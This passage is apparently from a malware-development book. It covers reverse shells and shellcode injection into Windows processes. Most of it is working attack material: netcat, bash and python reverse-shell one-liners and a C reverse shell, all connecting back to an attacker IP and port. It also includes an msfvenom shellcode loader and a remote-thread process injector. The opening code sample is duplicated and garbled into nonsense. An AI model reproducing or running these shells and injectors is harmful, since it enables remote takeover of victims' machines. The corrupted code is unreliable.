

MD MZ

```
STATIC  
HMODULE  
GetKernel32()  
{  
    HMODULE kernel32;  
    PCWCHAR kernel32Dll = OBFW(L"kernel32.dll");  
  
    #ifdef _WIN64  
        const auto ModuleList = 0x30;  
        const auto ModuleListFlink = 0x10;  
        const auto KernelBaseAddr = 0x10;  
        const INT_PTR peb = __readgsqword(0x30);  
    #else  
        int ModuleList = 0x30;  
        int ModuleListFlink = 0x10;  
        int KernelBaseAddr = 0x10;  
        INT_PTR peb = __readgsqword(0x30);  
    #endif  
  
    // Óäåë  
    const auto mdlllist = (INT_PTR*)(peb + ModuleList);  
    morphcode(mdlllist);  
    const auto mlink = *(INT_PTR*)mdlllist;  
    morphcode(mlink);  
    auto krbase = *(INT_PTR*)(mlink + KernelBaseAddr);  
    morphcode(krbase);  
  
    auto mdl = (LDR_MODULE*)mlink;  
    do  
    {  
        mdl = (LDR_MODULE*)mdl->e[0].Flink;  
        morphcode(mdl);  
    } while (mdl != mlink);  
}
```

cryptor/api/getapi.cpp



The result of self-research and investigation of malware development tricks, evasion techniques and persistence

JULY 2022

Author

ZHUSSUPOV ZHASSULAN
(COCOMELONC)

License

FREE (16 USD)

MD MZ

```
STATIC
HMODULE
GetKernel32()
{
    HMODULE hModule = NULL;
    PCWCHAR szModule = L"kernel32.dll";
    const auto ModuleList = 0x41000000;
    const auto ModuleListFlink = 0x41000000;
    const auto KernelBaseAddr = 0x41000000;
    const INT_PTR peb = *(INT_PTR*)ReadProcessMemory(hProcess, 0x41000000, &hModule);
    #ifdef _WIN64
    const auto ModuleList = 0x41000000;
    const auto ModuleListFlink = 0x41000000;
    const auto KernelBaseAddr = 0x41000000;
    const INT_PTR peb = *(INT_PTR*)ReadProcessMemory(hProcess, 0x41000000, &hModule);
    #endif
    // Ösiä
    const auto kernel32 = (INT_PTR)GetProcAddress(hModule, "kernel32.dll");
    morphcode(morphcode);
    const auto modulelist = (INT_PTR)GetProcAddress(hModule, "ModuleList");
    morphcode(morphcode);
    const auto modulelistflink = (INT_PTR)GetProcAddress(hModule, "ModuleListFlink");
    morphcode(morphcode);
    auto kernelbase = (INT_PTR)GetProcAddress(hModule, "KernelBase");
    morphcode(morphcode);
    auto md = (LDR_MODULE*)modulelist;
    do
    {
        md = (LDR_MODULE*)md->Flink;
        morphcode(md);
    } while (md != modulelist);
}
```



The result of self-research and investigation of malware development tricks, evasion techniques and persistence

JULY 2022

Author

ZHUSSUPOV ZHASSULAN
(COCOMELONC)

License

FREE (16 USD)

1. intro

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

This book is dedicated to my wife, Laura, and my children, Yerzhan and Munira. Also, thanks to everyone who is helping me through these difficult times. The proceeds from the sale of this book will be used to treat Munira, who is currently battling for her life at a hospital in Istanbul, Turkey:



May Allah, Lord of the Worlds, heal my daughter.

2. what is malware development?

Whether you are a Red Team or Blue Team specialist, learning the techniques and tricks of malware development gives you the most complete picture of advanced attacks. Also, due to the fact that most (classic) malwares are written under Windows, as a rule, this gives you tangible knowledge of developing under Windows.

Most of the tutorials in this book require a deep understanding of the Python and C/C++ programming languages:

```
#include <iostream>

int main() {
    std::cout << "Hello World!";
    return 0;
}
```

The book is divided into three logical chapters:


- Malware development tricks and techniques
- AV evasion tricks
- Persistence techniques

All material in the book is based on posts from my [blog](#)

If you have questions, you can ask them on my [email](#).

My Github repo: <https://github.com/cocomelonc>


3. reverse shells



First of all, we will consider such a concept as a reverse shell, since this is a very important thing in the malware development

what is reverse shell?

Reverse shell or often called connect-back shell is remote shell introduced from the target by connecting back to the attacker machine and spawning target shell on the attacker machine. This usually used during exploitation process to gain control of the remote machine.



The reverse shell can take the advantage of common outbound ports such as port 80, 443, 8080 and etc.

The reverse shell usually used when the target victim machine is blocking incoming connection from certain port by firewall. To bypass this firewall restriction, red teamers and pentesters use reverse shells.

But, there is a caveat. This exposes the control server of the attacker and traces might pickup by network security monitoring services of target network.


There are three steps to get a reverse shell.

Firstly, attacker exploit a vulnerability on a target system or network with the ability to perform a code execution.

Then attacker setup listener on his own machine.

Then attacker injecting reverse shell on vulnerable system to exploit the vulnerability.

There is one more caveat. In real cyber attacks, the reverse shell can also be obtained through social engineering, for example, a piece of malware installed on a local workstation via a phishing email or a malicious website might initiate an outgoing connection to a command server and provide hackers with a reverse shell capability.



The purpose of this post is not to exploit a vulnerability in the target host or network, but the idea is to find a vulnerability that can be leverage to perform a code execution.

Depending on which system is installed on the victim and what services are running there, the reverse shell will be different, it may be php, python, jsp etc.

listener

For simplicity, in this example, the victim allow outgoing connection on any port (default iptables firewall rule). In our case we use 4444 as a listener port. You can change it to your preferable port you like. Listener could be any program/utility that can open TCP/UDP connections or sockets. In most cases I like to use nc or netcat utility.

```
nc -lvp 4444
```

In this case -l listen, -v verbose and -p port 4444 on every interface. You can also add -n for numeric only IP addresses, not DNS.

```
kali㉿kali ~ ➔ nc -lvp 4444
listening on [any] 4444 ...
[...]
```

run reverse shell (examples)

Again for simplicity, in our examples target is a linux machine.

1. netcat

run:

```
nc -e /bin/sh 10.9.1.6 4444
```

where 10.9.1.6 is your attacker's machine IP and 4444 is listening port.

```

File Actions Edit View Help
kali㉿kali: ~ nc -lvp 4444
[+] Listening on [any] 4444 ...
[+] Inverse host lookup failed: Unknown host
connect to [10.9.1.6] from (UNKNOWN) [10.9.1.19] 52310
whoami
user
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:1f:7e:5f brd ff:ff:ff:ff:ff:ff
    inet 10.9.1.19/24 brd 10.9.1.255 scope global dynamic emp0s3
        valid_lft 86400sec preferred_lft 3600sec
    inet6 fe80::40c:29ff:fe1f:7e5f/64 scope link
        valid_lft forever preferred_lft forever
user@ubuntu1604: ~ ip a
user@ubuntu1604: ~ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:1f:7e:5f brd ff:ff:ff:ff:ff:ff
    inet 10.9.1.19/24 brd 10.9.1.255 scope global dynamic emp0s3
        valid_lft 86400sec preferred_lft 3600sec
    inet6 fe80::40c:29ff:fe1f:7e5f/64 scope link
        valid_lft forever preferred_lft forever
user@ubuntu1604: ~ nc -lvp 4444

```

2. netcat without -e

Newer linux machine by default has traditional netcat with `GAPPING_SECURITY_HOLE` disabled, it means you don't have the `-e` option of netcat.

In this case, in the victim machine run:

```

mkfifo /tmp/p; nc <LHOST> <LPORT> 0</tmp/p | /bin/sh > /tmp/p 2>&1; rm /tmp/p

```

```

File Actions Edit View Help
kali㉿kali: ~ nc -lvp 4444
[+] Listening on [any] 4444 ...
[+] Inverse host lookup failed: Unknown host
connect to [10.9.1.6] from (UNKNOWN) [10.9.1.19] 52310
whoami
user
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:1f:7e:5f brd ff:ff:ff:ff:ff:ff
    inet 10.9.1.19/24 brd 10.9.1.255 scope global dynamic emp0s3
        valid_lft 86400sec preferred_lft 3600sec
    inet6 fe80::40c:29ff:fe1f:7e5f/64 scope link
        valid_lft forever preferred_lft forever
user@ubuntu1604: ~ ip a
user@ubuntu1604: ~ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:1f:7e:5f brd ff:ff:ff:ff:ff:ff
    inet 10.9.1.19/24 brd 10.9.1.255 scope global dynamic emp0s3
        valid_lft 86400sec preferred_lft 3600sec
    inet6 fe80::40c:29ff:fe1f:7e5f/64 scope link
        valid_lft forever preferred_lft forever
user@ubuntu1604: ~ nc -lvp 4444

```

Here, I've first created a named pipe (AKA FIFO) called p using the `mkfifo` command. The `mkfifo` command will create things in the file system, and here use it as a “backpipe” that is of type p, which is a named pipe. This FIFO will be used to shuttle data back to our shell's input. I created my backpipe in `/tmp` because pretty much any account is allowed to write there.

3. bash

This will not work on old debian-based linux distributions.
run:

```
bash -c 'sh -i >& /dev/tcp/10.9.1.6/4444 0>&1'
```

4. python

To create a semi-interactive shell using python, run:

```
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("<LHOST>",<LPORT>));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

More examples: [github reverse shell cheatsheet](#)

create reverse shell in C

My favorite part. Since I came to cyber security with a programming background, I enjoy doing some things “reinventing the wheel”, it helps to understand some things as I am also learning in my path.

As I wrote earlier, we will write a reverse shell running on Linux (target machine).

Create file `shell.c`:

```

#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <unistd.h>

int main () {

    // attacker IP address
    const char* ip = "10.9.1.6";

    // address struct
    struct sockaddr_in addr;
    addr.sin_family = AF_INET;
    addr.sin_port = htons(4444);
    inet_aton(ip, &addr.sin_addr);

    // socket syscall
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);

    // connect syscall
    connect(sockfd, (struct sockaddr *)&addr, sizeof(addr));

    for (int i = 0; i < 3; i++) {
        // dup2(sockfd, 0) - stdin
        // dup2(sockfd, 1) - stdout
        // dup2(sockfd, 2) - stderr
        dup2(sockfd, i);
    }

    // execve syscall
    execve("/bin/sh", NULL, NULL);

    return 0;
}

```

Let's compile this:

```
gcc -o shell shell.c -w
```

```

kali㉿kali:~/projects/cybersec_blog/2021-09-11-reverse-shells$ gcc -o shell shell.c -w
kali㉿kali:~/projects/cybersec_blog/2021-09-11-reverse-shells$ ls -l
total 24
-rwxr-xr-x 1 kali kali 16864 Sep 11 18:53 shell
-rw-r--r-- 1 kali kali 671 Sep 11 18:52 shell.c
kali㉿kali:~/projects/cybersec_blog/2021-09-11-reverse-shells$ 

```

If you compile for 32-bit linux run: `gcc -o shell -m32 shell.c -w`

Let's go to transfer file to victim's machine. File transfer is considered to be one of the most important steps involved in post exploitation (as I wrote earlier, we do not consider exploitation step).


We will use the tool that is known as the Swiss knife of the hacker, netcat.

on victim machine run:

```
nc -lvp 4444 > shell
```


on attacker machine run:

```
nc 10.9.1.19 4444 -w 3 < shell
```



check:

```
./shell
```




[Source code in Github](#)

mitigation

Unfortunately, there is no way to completely block reverse shells. Unless you are deliberately using reverse shells for remote administration, any reverse shell connections are likely to be malicious. To limit exploitation, you can lock down outgoing connectivity to allow only specific remote IP addresses and ports for

the required services. This might be achieved by sandboxing or running the server in a minimal container.

4. classic code injection into the process. simple C++ malware.



Let's talk about code injection. What is code injection? And why we do that?

Code injection technique is a simply method when one process, in our case it's our malware, inject code into another running process.

For example, you have your malware, it's a dropper from phishing attack or a trojan you managed to deliver to your victim or it can be anything running your code. And for some reason, you might want to run your payload in a different process. What do I mean by that? In this post we will not consider the creation of trojan, but for example, let's say that your payload got executed inside `word.exe` which have a limited time of living. Let's say your successfully got a remote shell, but you know that, your victim close `word.exe`, so in this situation you have to migrate to another process if you want to preserve your session.

In this post we will discuss about a classic technique which are payload injection using debugging API.

Firstly, let's go to prepare our payload. For simplicity, we use `msfvenom` reverse shell payload from Kali linux.

On attacker's machine run:

```
msfvenom -p windows/x64/shell_reverse_tcp  
LHOST=10.9.1.6 LPORT=4444 -f c
```

where 10.9.1.6 is our attacker's machine IP address, and 4444 is port which we run listener later.

Let's start with simple C++ code of our malware:

```
/*
cpp implementation malware example with msfvenom payload
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload: reverse shell (msfvenom)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52\x"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\x"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\x"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\x"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x"
"\x8b\x12\xe9\x57\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xao\x01\x00\x00\x"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x09\x01\x06\x41\x54\x"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c\x"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff\x"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2\x"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\x"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\x8b\x63\x"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57\x"
```

```

"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

unsigned int my_payload_len = sizeof(my_payload);

int main(void) {
    void * my_payload_mem; // memory buffer for payload
    BOOL rv;
    HANDLE th;
    DWORD oldprotect = 0;

    // Allocate a memory buffer for payload
    my_payload_mem = VirtualAlloc(0,
        my_payload_len, MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE);

    // copy payload to buffer
    RtlMoveMemory(my_payload_mem,
        my_payload, my_payload_len);

    // make new buffer as executable
    rv = VirtualProtect(my_payload_mem,
        my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
    if (rv != 0) {

        // run payload
        th = CreateThread(0, 0,
            (LPTHREAD_START_ROUTINE)my_payload_mem, 0, 0, 0);
        WaitForSingleObject(th, -1);
    }
    return 0;
}

```

It's okay if you don't understand a lot of the code. I will often use similar tricks and pieces of code. As you read the book, you will understand more and more the concepts and fundamental things.

Let's check firstly.

Compile:

```
x86_64-w64-mingw32-gcc evil.cpp -o evil.exe -s
-ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++
-static-libgcc
```


```
kali㉿kali:~/Desktop$ x86_64-w64-mingw32-gcc evil.cpp -o evil.exe -s
-ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions -fmerge-all-constants -static-libstdc++
-static-libgcc
kali㉿kali:~/Desktop$ ls
evil.cpp  evil.exe  evil_inl.cpp  evil_inl.h  evil_inl.o  evil.o
kali㉿kali:~/Desktop$ rm evil.cpp evil_inl.cpp evil_inl.h
kali㉿kali:~/Desktop$ ls
evil.exe  evil_inl.o  evil.o
kali㉿kali:~/Desktop$ rm evil_inl.o evil.o
kali㉿kali:~/Desktop$ ls
evil.exe
```

prepare listener:

```
nc -lvp 4444
```


and run from victim's machine:

```
.\evil.exe
```




As you can see, everything is ok.

For investigating `evil.exe` we will use **Process Hacker**. Process Hacker is an open-source tool that will allow you to see what processes are running on a device, identify programs that are eating up CPU resources and identify network connections that are associated with a process.



Then in the **Network** tab we will see that our process establish connection to 10.9.1.6:4444 (attacker's host):




So, let's go to inject our payload to process. For example, `calc.exe`. So, what you want is to pivot to a target process or in other words to make your payload executing somehow in another process on the same machine. For example in a `calc.exe`.




The first thing is to allocate some memory inside your target process and the size of the buffer has to be at least of size of your payload:



Then you copy your payload to the target process `calc.exe` into the allocated memory:



and then “ask” the system to start executing your payload in a target process, which is `calc.exe`.



So, let’s go to code this simple logic. Now the most popular combination to do this is using built-in Windows API functions which are implemented for debugging purposes. There are:

- `VirtualAllocEx`
- `WriteProcessMemory`
- `CreateRemoteThread`

Very basic example is:

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

// reverse shell payload (without encryption)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xaa\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x09\x01\x06\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"

```

```

"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

unsigned int my_payload_len = sizeof(my_payload);

int main(int argc, char* argv[]) {
    HANDLE ph; // process handle
    HANDLE rt; // remote thread
    PVOID rb; // remote buffer

    // parse process ID
    printf("PID: %i", atoi(argv[1]));
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
        DWORD(atoi(argv[1])));

    // allocate memory buffer for remote process
    rb = VirtualAllocEx(ph, NULL,
        my_payload_len, (MEM_RESERVE | MEM_COMMIT),
        PAGE_EXECUTE_READWRITE);

    // "copy" data between processes
    WriteProcessMemory(ph, rb, my_payload,
        my_payload_len, NULL);

    // our process start new thread
    rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb,
        NULL, 0, NULL);
    CloseHandle(ph);
    return 0;
}

```

First you need to get the PID of the process, you could enter this PID yourself in our case. Next, open the process with [OpenProcess](#) function provided by [Kernel32](#) library:

```

47    // parse process ID
48    printf("PID: %i", atoi(argv[1]));
